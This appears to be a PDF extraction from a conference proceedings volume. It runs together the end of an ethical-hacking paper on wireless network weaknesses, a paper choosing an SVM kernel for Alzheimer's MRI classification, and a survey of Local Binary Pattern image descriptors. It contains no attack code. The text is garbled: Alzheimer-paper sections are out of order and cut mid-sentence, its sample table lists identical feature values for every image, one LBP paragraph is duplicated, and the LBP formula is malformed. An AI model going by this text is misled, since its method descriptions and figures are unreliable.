In a sense, any wireless network can be attacked in a variety of ways. Potential vulnerabilities include using the default SSID or password, WPS pin authentication, inadequate access control, and leaving the access point accessible in unlocked locations, all of which can lead to data theft of critical information. The architecture of kismet in WIDS mode may protect the network from DOS, MiTM, and MAC spoofing attacks. Regular software upgrades and the usage of firewalls, on the other hand, may assist protect the network from external intruders.

References

- [1] Bansal A. & Arora, M. (2012). Ethical Hacking and Social Security. Radix International Journal of Research in Social Science
- [2] Hacking a paper by (Deepak Kumar, Ankit Agarwal, Abhishek Bhardwaj) <http://www.ijcstjournal.org/volume-2/issue-6/IJCST-V2I6P2.pdf>
- [3] Study of Ethical Hacking a paper by (Bhawana Sahare, Ankit Naik, Shashikala Khandey) <http://www.ijecs.in/issue/v4-i4/68%20ijecs.pdf>
- [4] System Security and Ethical Hacking www.ijreat.org/Papers%202013/Volume1/IJR EATV1I1018.pdf
- [5] Ethical Hacking Techniques with Penetration Testing www.ijcsit.com/docs/Volume%205/vol5issue03/ijcsit20140503161.pdf (by KB Chowdappa)
- [6] <https://www.hackmageddon.com/2021/02/10/january-2021-cyber-attacks-statistics/>
- [7] Hackers: Methods of Attack and Defense. Online. Discovery Communications. 28 Oct. 2003
- [8] Study Of Ethical Hacking <http://www.ijcstjournal.org/volume-2/issue-6/IJCST-V2I6P2.pdf>
- [9] ETHICAL HACKING (Tools, Techniques and Approaches) <https://www.researchgate.net/publication/>
- [10] Survey on Ethical Hacking Process in Network Security, INTERNATIONAL JOURNAL OF ENGINEERING SCIENCES & RESEARCH TECHNOLOGY, Murugavel, 3(7): July, 2014.
- [11] Study Of Ethical Hacking, International Journal of Computer Science Trends and Technology (IJCSST) Volume 2
- [12] <http://tlc.discovery.com/convergence/hackers/articles/history.html>. Stallman, Richard.
- [13] Hackers: Methods of Attack and Defense. Online. Discovery Communications. 28 Oct. 2003 <http://tlc.discovery.com/convergence/hackers/articles/method.html>.
- [14] Agarwal, Ankit Kumar, Hacking : Research paper, online <http://ankitkumaragarwal.com/hacking-a-research-paper/> (visited on may 2012)
- [15] Moore, Robert (2006). Cybercrime: Investigating High-Technology Computer Crime (1st ed.). Cincinnati, Ohio: Anderson Publishing. ISBN 978-1-59345-303-9
- [16] J. Danish and A. N. Muhammad, "Is Ethical Hacking Ethical? ", International journal of Engineering Science and Technology, Vol 3 No. 5, pp. 3758-3763, May 2011.
- [17] H.M David, "Three Different Shades of Ethical Hacking: Black, White and Gray," in GSEC Practical Assignment, Version 1.4b, Option 1, Feb 23, 2004.

Optimal Kernel function of Multi Support Vector Machine for the diagnosis of Alzheimer's disease

R M Mallika^{#1}, Dr K Usha Rani^{#2}, Dr K Hemalatha^{*3}

[#] Department of Computer Science,
Sri Padmavati Mahila Visvavidyalayam,
Tirupati, Andhra Pradesh, India

¹mallika.521@gmail.com

²usharanikuruba@yahoo.co.in

^{*}Department of Information Technology
Sri Venkateswara College of Engineering
Tirupati, Andhra Pradesh, India

³hemalathakulala@gmail.co m

Abstract— Multi Support Vector Machine (MSVM) is a supervised learning classifier that can classify the data into multi classes. In MSVM, kernel function is significant for solving non-linear classification cases by transforming data to a higher dimension. Kernel function transform the data points and create an optimal decision boundary so that the data will be classified efficiently. There are several types of Kernel Functions that can be applied such as Linear, Radial Basis Function (RBF), Polynomial, and Sigmoid. In this study, the widely used kernel functions: Linear, Polynomial and the Radial Basis Function (RBF) are considered to find the optimal kernel function which can enhance the classification performance of MSVM to classify the Brain MRI Images for the diagnosis of Alzheimer's disease.

Keywords— Multi Support Vector Machine, Kernel Function, Classification.

I. INTRODUCTION

Alzheimer's disease (AD) is a neurodegenerative disease which affecting people over the age of 65 years [1]. The hippocampus is the most affected region by AD in the brain initially and thus early symptoms of AD include memory loss resulting difficulties in word finding and thinking processes [2] i.e., slow and continuous decline in memory, thinking and analysis ability. The accurate diagnosis of

Study) efficiently.

II. MATERIALS AND METHODS

A. Dataset

In this study, the Texture Feature dataset which is obtained in the previous work is considered. The Texture Feature dataset consists of 17 texture features such as Mean, Standard Deviation, Contrast, Energy and etc. The texture features are presented in the table 1.

S. No	Texture Feature	No	Texture Feature
1	Mean	10	Texture Mean (TM)
2	Standard deviation (SD)	11	Texture Gobal Mean (TGM)
3	Contrast	12	Texture Standard Deviation (TSD)
4	Energy	13	Texture Smoothness (TS)
5	Correlation	14	Texture Uniformity (TU)
6	Homogeneity	15	Texture Entropy (TE)
7	Geometric Area (GA)	16	Texture Skewness (TSK)
8	Geometric Perimeter (GP)	17	Texture Correlation (TC)
9	Geometric Compactness (GC)		

Alzheimer’s is very important, especially, at an early stage.

The Multi Support Vector Machine (MSVM) is a machine learning approach for classifying individuals through pattern recognition analysis. The aim of MSVM is to find the best hyperplane that separates all data points of one group from those of another group.[4][5]. In this study, Brain MRI images from the OASIS database which is publicly available are considered for the diagnosis of AD.

In our previous work [3], the Brain MRI images from the OASIS database which is publicly available are considered for the diagnosis of AD. The images are preprocessed, and the Texture features are extracted. Later the Texture Feature dataset is classified into Alzheimer’s Disease (AD), Mild cognitive impairment (MCI) and Normal Control (NC) classes with the help of MSVM.

The main objective of this study is to enhance classification performance of MSVM classifier by selecting optimal kernel function among widely used kernel functions. The proposed MSVM model with optimal kernel function in this study can classify the Texture Feature dataset (extracted in the previous

The above-mentioned Texture Features are extracted from the Brain MRI Images in the OASIS database using Gray Level Co-occurrence Matrix (GLCM) i.e., second order statistical texture features. Among several data samples extracted, 10 data samples are presented in the table2.

3) Radial Basic Function (RBF) kernel:

RBF kernel is also called Gaussian kernel function. Generally, it is chosen for non-linear data when there is no prior knowledge about the data [6].

$$F(x, x_j) = \exp(-\gamma * ||x - x_j||^2) \quad (3)$$


The γ value will be varied from 0 to 1. The most probably preferred value for γ is 0.1.

C. Proposed Methodology:

In this study a methodology is proposed to identify the optimal kernel function which can enhance the performance of MSVM classifier to classify the Texture Feature dataset for the diagnosis of Alzheimer’s disease. The proposed methodology is presented in the below figure.

TABLE II: Sample cases of Texture Feature Dataset

Texture Features	Image1	Image2	Image3	Image4	Image5
Mean	36.43	36.43	36.43	36.43	36.43
SD	36.75	36.75	36.75	36.75	36.75
Contrast	39.51	39.51	39.51	39.51	39.51
Energy	43.15	43.15	43.15	43.15	43.15
Correlation	40.36	40.36	40.36	40.36	40.36
Homogeneity	40.93	40.93	40.93	40.93	40.93
GA	34.61	34.61	34.61	34.61	34.61
GP	45.11	45.11	45.11	45.11	45.11
GC	35.95	35.95	35.95	35.95	35.95
TM	46.36	46.36	46.36	46.36	46.36
TGM	0.1	0.1	0.1	0.1	0.1
TSD	0.85	0.85	0.85	0.85	0.85
TS	0.51	0.51	0.51	0.51	0.51
TU	0.18	0.18	0.18	0.18	0.18
TE	0.1	0.1	0.1	0.1	0.1
TSK	0.32	0.32	0.32	0.32	0.32
TC	0.21	0.21	0.21	0.21	0.21



B. Kernel Functions:

In this widely used Kernel Functions: Linear, Polynomial and Radial Basis Function (RBF) are explained.

1) *Linear kernel:*

It is the basic type of kernel. It is one dimensional in nature. When there are more features, it works efficiently than others [4]. It is most preferred for text classification. Among widely used kernels, Linear Kernel is faster.

$$F(x, x_j) = \text{sum}(x \cdot x_j) \quad (1)$$

In the above equation x and x_j represents the data which should be classify.

2) *Polynomial kernel:*

Polynomial kernel is the generalization of linear kernel. It presents the similarity of vectors in training set of data in a feature space over polynomials of the variables used [5].

$$F(x, x_j) = (x \cdot x_j + 1)^d \quad (2)$$

The decision boundary to separate the given classes in polynomial kernel is mentioned in the above formula. In the above equation d denotes degree.

higher classification accuracy is considered as the optimal model and the kernel function which is responsible for the MSVM performance improvement is considered as the optimal kernel function for the MSVM classifier for the given data.

III. RESULT ANALYSIS

The proposed methodology is applied to the Texture Feature dataset for the diagnosis of

The linear kernel function classified the data with 68.88% accuracy. The polynomial kernel and RBF kernel classification accuracies are 62.5% and 70.89% respectively. From the results it is clear that MSVM-RBFK model is the resultant model and

Alzheimer’s disease. The classification performance of the three models developed in the methodology are evaluated. The results of the three models are mentioned below.

TABLE III: Classification performance of the three models developed using the proposed methodology.

Model	Classification Accuracy (%)
MSVM-LK	68.88
MSVM-PK	62.5
MSVM-RBFK	70.89




Fig. 2 Classification performance comparison proposed models

IV. CONCLUSIONS

To classify the non-linear separable data, kernel learning is significant. Kernel function in Multi Support Vector Machine transform the data into a high dimensional space. The high dimension space consists of hyper plane and solves the nonlinear problem. In MSVM classifier, it is critical to choose a suitable kernel function.

RBF kernel is the optimal kernel for the classification performance enhancement of MSVM classifier on Texture feature data for the diagnosis of Alzheimer's disease. MSVM models with widely used kernel functions like linear, Polynomial and RBF Kernels are proposed in this study to evaluate the optimal kernel function which can improve the MSVM classification performance. The classification performance of three models is evaluated on the extracted texture feature dataset of Brain MRI images for the diagnosis of Alzheimer's disease. Among the three models MSVM-RBFK models performed well than others. Hence, the RBF kernel function is selected as the optimal kernel function for the MSVM classifier to classify the Texture Feature dataset of brain MRI images. The MSVM-RBFK model diagnose the Alzheimer's disease effectively.

REFERENCES

- [1] Lahmiri, Salim, and Mounir Boukadoum. "New approach for automatic classification of Alzheimer's disease, mild cognitive impairment and healthy brain magnetic resonance images." *Healthcare technology letters* vol. 1,1 32-6. 16 Jun. 2014.
- [2] D. Schmitter, A. Roche, B. Maréchal et al., "An evaluation of volume-based morphometry for prediction of mild cognitive impairment and Alzheimer's disease," *NeuroImage: Clinical*, vol. 7, pp. 7-17, 2015 Mallika R.M., Usha Rani
- [3] K., Hemalatha K. (2020) *A Comparison of Multi Support Vector Machine Performance with Popular Decomposition Strategies on Alzheimer's Data*. *Advances in Computational and Bio-Engineering. Learning and Analytics in Intelligent Systems*, vol 15. Springer Cham, 20 July 2020.
- [4] (2021) The data aspirant website. [online]. Available: https://dataaspirant.com/svm-kernels/Putroue_Keumala_Intan, "Comparison of Kernel Function on Support Vector Machine in Classification of Childbirth" *Jurnal Matematika MANTIK*, Volume 5, Nomor 2, October, 2019.
- [5] (2021) The data flair website. [online]. Available: <https://data-flair.training/blogs/svm-kernel-functions/>

IMAGE PROCESSING with LBP

Niharika Vikesh Agarwal, Prof. Payal Parekh

*#Computer Science Department,
Parul University, Vadodara Gujarat,
India*

niharika.agarwal@p
aruluniversity.ac.
in

Abstract— Image classification, which groups images into categories based on features extracted from the image, is useful in a variety of computer applications. In the literature, several methods for extracting characteristics from photos have been presented. Due to its computational simplicity, patterns LBP (Local Binary Pattern) is one of the most used techniques. Because of its invariance to variations in illumination and its reliability in image categorization it captures the majority of the image's main visual features. LBP has also an advantage of producing a big descriptor of 8 bits for each pixel and is sensitive to rotate the image. The following is a summary of this project that, it would be able to provide maximum accuracy in image Processing Technique.

Keywords— Diagonal Intersection, Image Classification, Local Binary Pattern Image Descriptor, Local Binary Pattern, Feature Extraction

I. INTRODUCTION

This image is an accurate representation of scenes from various disciplines such as science, medicine, and remote sensing. Photos play an important role in the world, but it is difficult to save a large number of recorded photos in hard format, and it is impossible to change or to improve the shape of such photos. Because of which the image is digitized and converted to a suitable format that can be stored in computer memory or some storage devices. Digitization of image is performed by scanning a hard copy image or by directly capturing scene using a digital camera. Digital images are made up of small pieces of colors called pixels, arranged in a matrix of specific heights and widths. Therefore, the size of the image is determined by the number of pixels in the image.[1]

To get the maximum benefit from your images,

apply image processing technology to your digital images to enhance, modify, or recognize the content of your images. One of the common image processing techniques is image classification, which classifies image into groups based on their content. The accuracy and performance of the classification method basically depends on two components, the classification algorithm, and the features extracted from the image that represent the properties of the image.

A. Background Reading

The Local Binary Pattern (LBP) is the result of ongoing efforts to develop expressive local feature descriptors. LBP is a nonparametric descriptor used to effectively capture the local structure of an image by converting the image to the numeric label 15 (decimal number). This is the result of comparing each pixel in the image with its neighborhood, and these labels create an image descriptor in the form of a histogram. The popularity of LBP is obtained from the fact that LBP is insensitive to monotonous changes in lighting, its computational simplicity, and its robustness in describing and capturing various local patterns in images. The LBP has been used, tested, and validated in many applications, including: B. Face Image Analysis, Texture Classification, Image Search and etc.

Digital image processing consists of various technologies whose collective purpose is to improve the content of an image, extract its characteristics, and recognize its content. In general, a traditional image processing system, is shown in the following order and consists of six stages, as shown in Fig 1.1




Fig 1.1 Traditional Image Processing System Stage

1. **Image collection:** The process of acquiring a digital image via an optical sensor as a camera photo or scanner.
2. **Image preprocessing:** The process of image processing using filters.
3. **Segmentation:** The process of separating important image information.
4. **Feature Extraction:** A feature extraction that represents the image property globally or locally.
5. **Classification:** Classify images into classes based on their content.
6. **Understanding Images:** Produces image recognition and understanding.

II. LBP METHODLOGY

The Local Binary Pattern (LBP) is an approach that extracts local features from an image by calculating the difference in local intensity between the value of the central pixel and the surrounding pixels (adjacent pixels). The goal of the local binary pattern is to recognize different patterns using the difference between adjacent pixels and their central pixel.

Next, it will summarize the patterns and explain the whole picture. As a result, LBP is used in a huge number of applications such as texture classification, medical image annotation, facial recognition, fingerprint identification and classification of medical images. The LBP descriptor typically applies to gray-scale images, so the value for each pixel is in the range (0-255).

The terms P and R refer to the original LBP descriptor. Where R is the radius of the circle and P is the number of adjacent pixels. The shape of LBP 8, 1 then represents the simple shape of LBP with radii 1 and 8 adjacency. So, in simple form, the local binary pattern produces 8-bit binary code, where each bit is either 1 or 0. If the gray value of the adjacent pixel of the center pixel is greater than the center pixel, it is assigned the value 1, otherwise it is assigned zero. The eight neighbors around the center can be written

in 8-bit code. Figure 2.1 shows an example of how to calculate the LBP descriptor.




Fig 2.1 Calculation of LBP Descriptor

Because the LBP descriptor is extensible to using bilinear interpolation, the generic LBP descriptor is not limited to displaying only 8 pixels with an R value of equal to 1.

III. LBP MECHANISM

To declare the mechanism of the local binary pattern, we need to identify and clarify some basic concepts. Neighboring pixels are represented by the set $\{P_1, P_2, \dots, P_n\}$, where n indicates the number of adjacent pixels, which is a set of points evenly distributed on a circle at a distance of R from the center pixel.

The central pixel c is the LBP's matter core and is all the pixels in the image. However, the pixels at the edges of the image are not completely covered by the pixel circle and are not considered to be the center pixel. Points that do not fit in the center of pixel and are between neighboring pixels are interpolated using the bilinear interpolation method. This allows to have any radius and any number of points in the neighborhood. Fig 2.2 shows an example of a neighbor pixel.




Fig 2.2 LBP Neighboring Pixels System

Based on the previous concept for calculating the LBP of a gray-scale image, the value of the central pixel is compared to the value of the adjacent pixel. It starts at the adjacent pixels and is clockwise or in a particular direction with respect to the other pixels.

Counterclockwise. Must be retained for all other pixels. For example, if you use 3 x 3 blocks or patches, you will see 8 pixels around the center pixel. This compares the intensity of the with the center pixel eight times and converts the output of the comparison to binary.

The threshold function is applied when the value of the difference is greater than or equal to the threshold for the value obtained from the difference between the value of the center pixel and the pixel value of the adjacent pixel. , Threshold output is 1, and if the value is less than the threshold, output is zero, which is the type of pattern generated around the center of pixels, such as edges, corners, or blotches.

After the threshold is applied to the difference value, the output will be zero or 1. Since the values of all adjacent pixels are 0 or 1, the aggregated values of all neighbors around the central pixel form the binary code. The binary code for this bit is, which is converted to decimal format to get the final value of the center pixel. This conversion is performed by multiplying the value of each bit by 2ⁱ. Where i is the index of bits {0 ... n-1}, like an expression.[2]

$$LBP_i = \sum_{i=p-1}^i (g_c - g_{i+1}) 2^i, \quad s(v) \begin{cases} 1 & v \geq 0 \\ 0 & v < 0 \end{cases}$$

Where v is the difference between the intensity value of the adjacent pixel and the intensity value of the center pixel, p is the radius size, i is the number of adjacent pixels, and s(v) is the threshold function. Figure shows an example of code generation in LBP. The value obtained from Equation for each pixel of the image is converted to decimal and used to create the histogram of the image. Therefore, each pixel in the bin can contribute to a histogram representing the descriptor of the entire image.




Fig 2.3 LBP Block Diagram




Fig 2.4 Process Flow of LBP

For example, if P is equal to 8, 256 different patterns (2⁸), are generated, if P is equal to 12, there are 4096 different patterns (2¹²), and so on. Therefore, each bin of the histogram can be considered as an LBP-encoded "micro-text".

IV. LBP FEATURE SELECTION

In most existing work, the input image is divided into small regions, from which LBP histograms are extracted, and the local histograms are further concatenated into a spatially enhanced feature vector of the dimensionality of O (103). Moreover, some recent variations even increase the feature vector length dramatically, such as Extended LBP, VLBP and Gabor Wavelets based LBP. It is believed that the derived LBP-based feature vector provides an over-complete representation with redundant information [78], which could be reduced to be more compact and discriminative. Furthermore, when building real-time systems, it is also desired to have LBP-based representation with reduced feature length. For all the reasons, the problem of LBP feature selection has recently been addressed in many literatures. We classify these techniques into two categories: the first one is to reduce the feature length based on some rules (like uniform patterns), whilst the other one exploits feature selection techniques to choose the discriminative patterns. Both streams have their own merits and drawbacks: the first one is simple, but has limited feature selection ability; on the contrary, the second has a better feature selection capacity, but usually requires off-line training that could be computationally expensive.[3]

V. RELATED WORK

With the significant expansion of image information, image processing and computer vision play important roles in several applications such as image

classification, image segmentation, pattern recognition, and image retrieval. An important feature used in many imaging applications is texture. Textures are the properties of the set of pixels that make up an image. Therefore, texture analysis has a significant impact on image segmentation or detection of important parts of the image. This white paper outlines LBP and its changes. The purpose of this overview is to show current trends in the use, modification, and adaptation of LBP in the field of image processing.[4]

Considering the theoretical and practical value of the Local Binary Pattern (LBP), we will review the various LBP methods used in texture analysis and classification, face analysis and recognition, and other recognition applications. First, I will briefly explain the principle of the LBP method. It mainly analyzes LBP method threshold operations, uniform patterns, and rotation invariant patterns. Second, texture analysis and classification of the LBP method, face analysis and recognition of the LBP method, and other detection applications of the LBP method are specifically summarized and commented. Finally, we analyze the existing key issues of the LBP method and show the future of the LBP method.[5]

This article focuses on the use of image-based machine learning techniques in medical image analysis. In particular, I will introduce some variations of the Local Binary Pattern (LBP). These are widely considered to be the most advanced in texture descriptors. After giving a detailed overview of the literature on existing LBP variants, explaining the most important approaches and their strengths and weaknesses, we report on new experiments using some LBP-based descriptors and represent biomedical images. I suggest some new texture descriptors for. The standard LBP operator is defined as a gray-scale invariant texture measure derived from the general definition of texture in the local environment. Our variant is the result of considering different shapes for neighborhood calculations and different coding to evaluate local gray level differences. Then use these feature sets to train a machine learning classifier (a stand-alone support vector machine).[6]

The Local Binary Pattern (LBP) is a nonparametric descriptor whose purpose is to efficiently summarize the local structure of an image. In recent years, there has been increasing interest in many areas of image processing and computer vision, demonstrating its effectiveness in many applications including face recognition, face recognition, facial expressions,

and many other tasks, especially face image analysis. It has been Demographic classification, etc. This paper provides a comprehensive overview of the LBP approach, including recent variations. While LBP-based facial image analysis is described in detail as a typical application of the LBP approach, it also highlights successful extensions in handling the various tasks of facial image analysis.[7]

In recent years, local pattern-based object recognition and recognition has increased interest in the computer vision research community. However, as far as we know, previous studies have not focused on using local patterns for human cognitive tasks. In this article, we will develop a new system for recognizing people in an individual's album based on the LBP (Local Binary Pattern) descriptor. First, we look at existing gradient-based local features that are widely used in human detection, analyze their limitations, and claim that LBP is more discriminatory. Second, we propose two variants of LBP, Semantic LBP and Fourier LBP, because the original LBP descriptor is not well suited for human cognitive problems due to its high complexity and inconsistent meaning. Carefully designed experiments show the superiority of LBP over other traditional functions for human recognition.[8]

Local Binary Patterns (LBPs) have been very successful in texture classification due to their precision and efficiency. The traditional LBP method encodes a local object with a binary description in the local environment and then uses a histogram of the binary pattern to render the specified image. However, it ignores the indicated statistical information. In this article, we will incorporate some directional statistics, including mean and standard deviation of local absolute differences, into feature extraction to improve the classification ability of extracted features. To reduce the error in the local absolute difference estimate, we use the least squares estimate to optimize the absolute difference and minimize the local difference to increase stability. A new approach to classifying rotational invariant textures is also presented. Experimental results on several texture and face data sets how that the proposed approach significantly improves the classification accuracy of the traditional LBP.[9]

Local image texture descriptors are widely used in image analysis. The local binary pattern (LBP) is a texture descriptor that is simple and efficient. LBP has been utilized in many applications in image processing field such as face recognition, pattern

recognition and feature extraction. In this paper, a modified LBP method was proposed to extract texture features. The proposed algorithm was implemented on many digital images and the local structure features of these images were obtained. We use these features to perform several image recognition experiments and compare them with other algorithms. As a result of the proposed algorithm, it was found that the digital image was presented in a very small size, and the speed and accuracy of image recognition based on the proposed method were greatly improved.[10]

Cancer is currently considered one of the most dangerous diseases in the world. In particular, breast cancer is the second most common type of cancer among women and a leading cause of cancer death. In this article, we present a novel method for detecting breast cancer in mammography images based on the Local Binary Pattern (LBP). This approach successfully uses LBP-based features with classifiers and thresholds. The proposed method is evaluated on a set of images extracted from MMAS and DDSM databases. The proposed method has been shown to be experimentally effective and efficient, with an achieved accuracy of approximately 84%. [11]

Feature extraction is an important concept in digital imaging, and feature extraction directly affects image recognition speed. Local Binary Pattern is a theory that provides a simple yet useful way to compute texture algorithms. In this paper, wood defects are considered as research subjects and LBP texture functions are extracted from defect images. Defects were detected using BP neural networks and the identification rate reached 93%. The LBP texture algorithm can improve the extraction accuracy of wood defect functions.[12]

Face recognition is tricky to distinguish faces using skin colour detection. This article presents a method for combining skin colour detection with a Local Binary Model (LBP). If the number of skin pixels is greater than a predetermined threshold, it is determined as a candidate face region. Otherwise, it is a faceless area. LBP detection is performed on the candidate area to obtain the real face. Experimental results show that the use of the LBP step significantly reduces false positives.[13]

Accurate age estimation and thus the creation of young and old images of a person are important in the design of a security system. In this article, we use local binary patterns to classify age based on facial

images. LBP (Local Binary Patterns) is a basic texture property of a local image, and a histogram of the occurrence of such a pattern is an effective texture function to describe a face. In this study, FERET images are classified according to age at 10-year intervals. The edges are divided into small regions from which LBP histograms are extracted and combined into feature vectors to be used as effective face descriptors. For each new face displayed in the system, a spatial LBP histogram is generated and used to classify the image into one of the age classes. The classification step uses classifiers of least distance, nearest neighbor, and nearest neighbor. Experimental results show that the system performance is 80% of the age-specific estimate.[14]

Considering the theoretical and practical value of LBP (Local Binary Pattern), various LBP techniques are considered in texture analysis and classification, face analysis and recognition, and other sensing applications. First, the principle of the LBP method, which mainly analyzes the threshold calculation, uniform pattern, and rotation invariant pattern in the LBP method, is briefly reviewed. method recognition and Other applications of LBP method detection are particularly combing and annotating. Finally, we analyze the existing important problems of the LBP method and present the future of the LBP method.[15]

Face recognition is tricky to distinguish faces using skin color detection. This article presents a method for combining skin color detection with a Local Binary Model (LBP). If the number of skin pixels is greater than a predetermined threshold, it is determined as a candidate face region. Otherwise, it is a faceless area. LBP detection is performed on the candidate area to obtain the real face. Experimental results show that the use of the LBP step significantly reduces the probability of false positives.[16]

Facial recognition is a form of biometric recognition that is based on information about a person's facial features. Facial recognition has a wide range of applications in computer information security, treatment, security monitoring, human-computer interaction, and finance. Facial feature extraction is the core of facial recognition technology, which is related to the selection and recognition of facial recognition algorithms. Local binary patterns are texture description techniques that describe the local texture features of an image in the grayscale range. In recent years, many researchers have successfully applied it to describe facial features and facial recognition in face recognition, with surprising results. Convolutional neural networks are one of the most representative network structures in deep learning technology, and have made great strides in image processing and recognition. [17]

Defocusing blur is very common in images captured by optical imaging systems. While this may not be desirable, it may also be an intentional artistic effect and can enhance or overwhelm the visual perception of an image scene. For tasks such as image restoration and object recognition, a partially blurred image can be divided into a blurred area and a non-blurred area. In this article, we propose a sharpness metric based on a local binary pattern and a powerful segmentation algorithm for separating in-focus and out-of-focus regions of an image. The proposed sharpness metric uses the observation that most local regions of the image in the blurry regions have much less local binaries defined compared to the sharp regions. I used this metric in conjunction with image matte and multiscale rendering to get a high quality sharpness map. The blur segmentation algorithm and six comparison methods were evaluated using tests on hundreds of partially blurred images. The results show that our algorithm provides comparative segmentation results with the latest technological advances and has a great speed advantage over other algorithms.[18]

Attendance is important for college students. However, in general, getting to college can present a number of challenges. Therefore, a face recognition system for attendance is one way to solve this problem. This article introduces an automated system that automatically stores student attendance in a database using a facial recognition method. This article takes a closer look at student attendance systems, image processing, face recognition, and face recognition. Part of the face recognition is performed using the Viola-Jones algorithm and part of the face recognition is performed using the Local Binary

Pattern (LBP) method. The system provides faster and more accurate attendance records[19]

Every day, the popularity of digital images in human life is increasing significantly. People edit photos using editing tools and malicious software. The purpose of this task is to identify image inconsistencies. This paper contains various steps such as preprocessing, feature extraction, matching process, etc. and focuses on the effective use of local binary patterns in feature extraction mechanisms. Euclidean distance is used to match measures. The results obtained show that a 2x2 block size LBP provides the best results with an accuracy of approximately 98.58% for automatic detection of image inconsistencies..[20]

VI. LBP VARIATIONS

TABLE I LBP VARIATIONS

COMPARISON BETWEEN LBP VARIATIONS			
AUTHOR & YEAR	VARIATIONS	ADVANTAGES	DISADVANTAGES
Jin, Liu, Lu, & Tong, (2004)	Improved Local Binary Pattern (ILBP)	Considering the effects of the center pixel	Generating complex patterns
Yang & Wang (2007)	Hamming Local Binary Pattern (HLBP)	Combining the non-uniform patterns into uniform patter	Increasing the computational complexity
Hafiane, Seetharaman, Palaniappan, & Zavidovique, (2008)	Median Local Binary Pattern (MLBP)	Considering the effects of the center pixel and reducing noise sensitivity	Generating complex patterns and losing greyscale invariant
Guo, Zhang, & Zhang, (2010)	Completed Local Binary Pattern (CLBP)	Enhancing LBP Performanc	Increasing the computational complexity

TABLE II VARIATIONS LBP

COMPARISON BETWEEN LBP VARIATIONS			
AUTHOR & YEAR	VARIATIONS	ADVANTAGES	DISADVANTAGES
Ahonen & Pietikäinen (2007)	Soft Local Binary Pattern (SLBP)	Reducing noise sensitivity	Increasing the computational complexity and losing invariant to monotonic grey scale
Tan & Triggs (2010)	Local Ternary Patterns (LTP)	Reducing noise sensitivity	Losing illuminationinvariant
Zhao, Jia, Hu & Min (2013)	Robust Local Binary Pattern (RLBP)	Reducing noise sensitivity	Computational Complexit
Rassem & Khoo (2014)	Completed Local Ternary Pattern (CLTP)	Enhancing LBP Performance	Increasing the computational complexity
Kráľ & Vrba (2017)	Enhanced Local Binary Pattern (ELBP)	Reducing noise sensitivity	Losing significant image informatio

VII. PREVIOUS PAPER’S ACCURACY

TABLE III PAPER’S and their ACCURACY

AUTHOR NAME	PAPER TITLE	ACCURACY(in %)
Pavel Král, Ladislav Lenc	LBP features for breast cancer detection	84
Yi Xiang Zhang, Qin Zhao, Ying Liu, Lin Quan Jiang	Identification of wood defects based on LBP features	93
Asuman Gunay, Vasif Nabiyev	Automatic age classification with LBP	80
Vivek H Mahale, Mouad MH Ali, Pravin L Yannawar, Ashok T Gaikwad	Image inconsistency detection using local binary pattern (LBP)	98.58
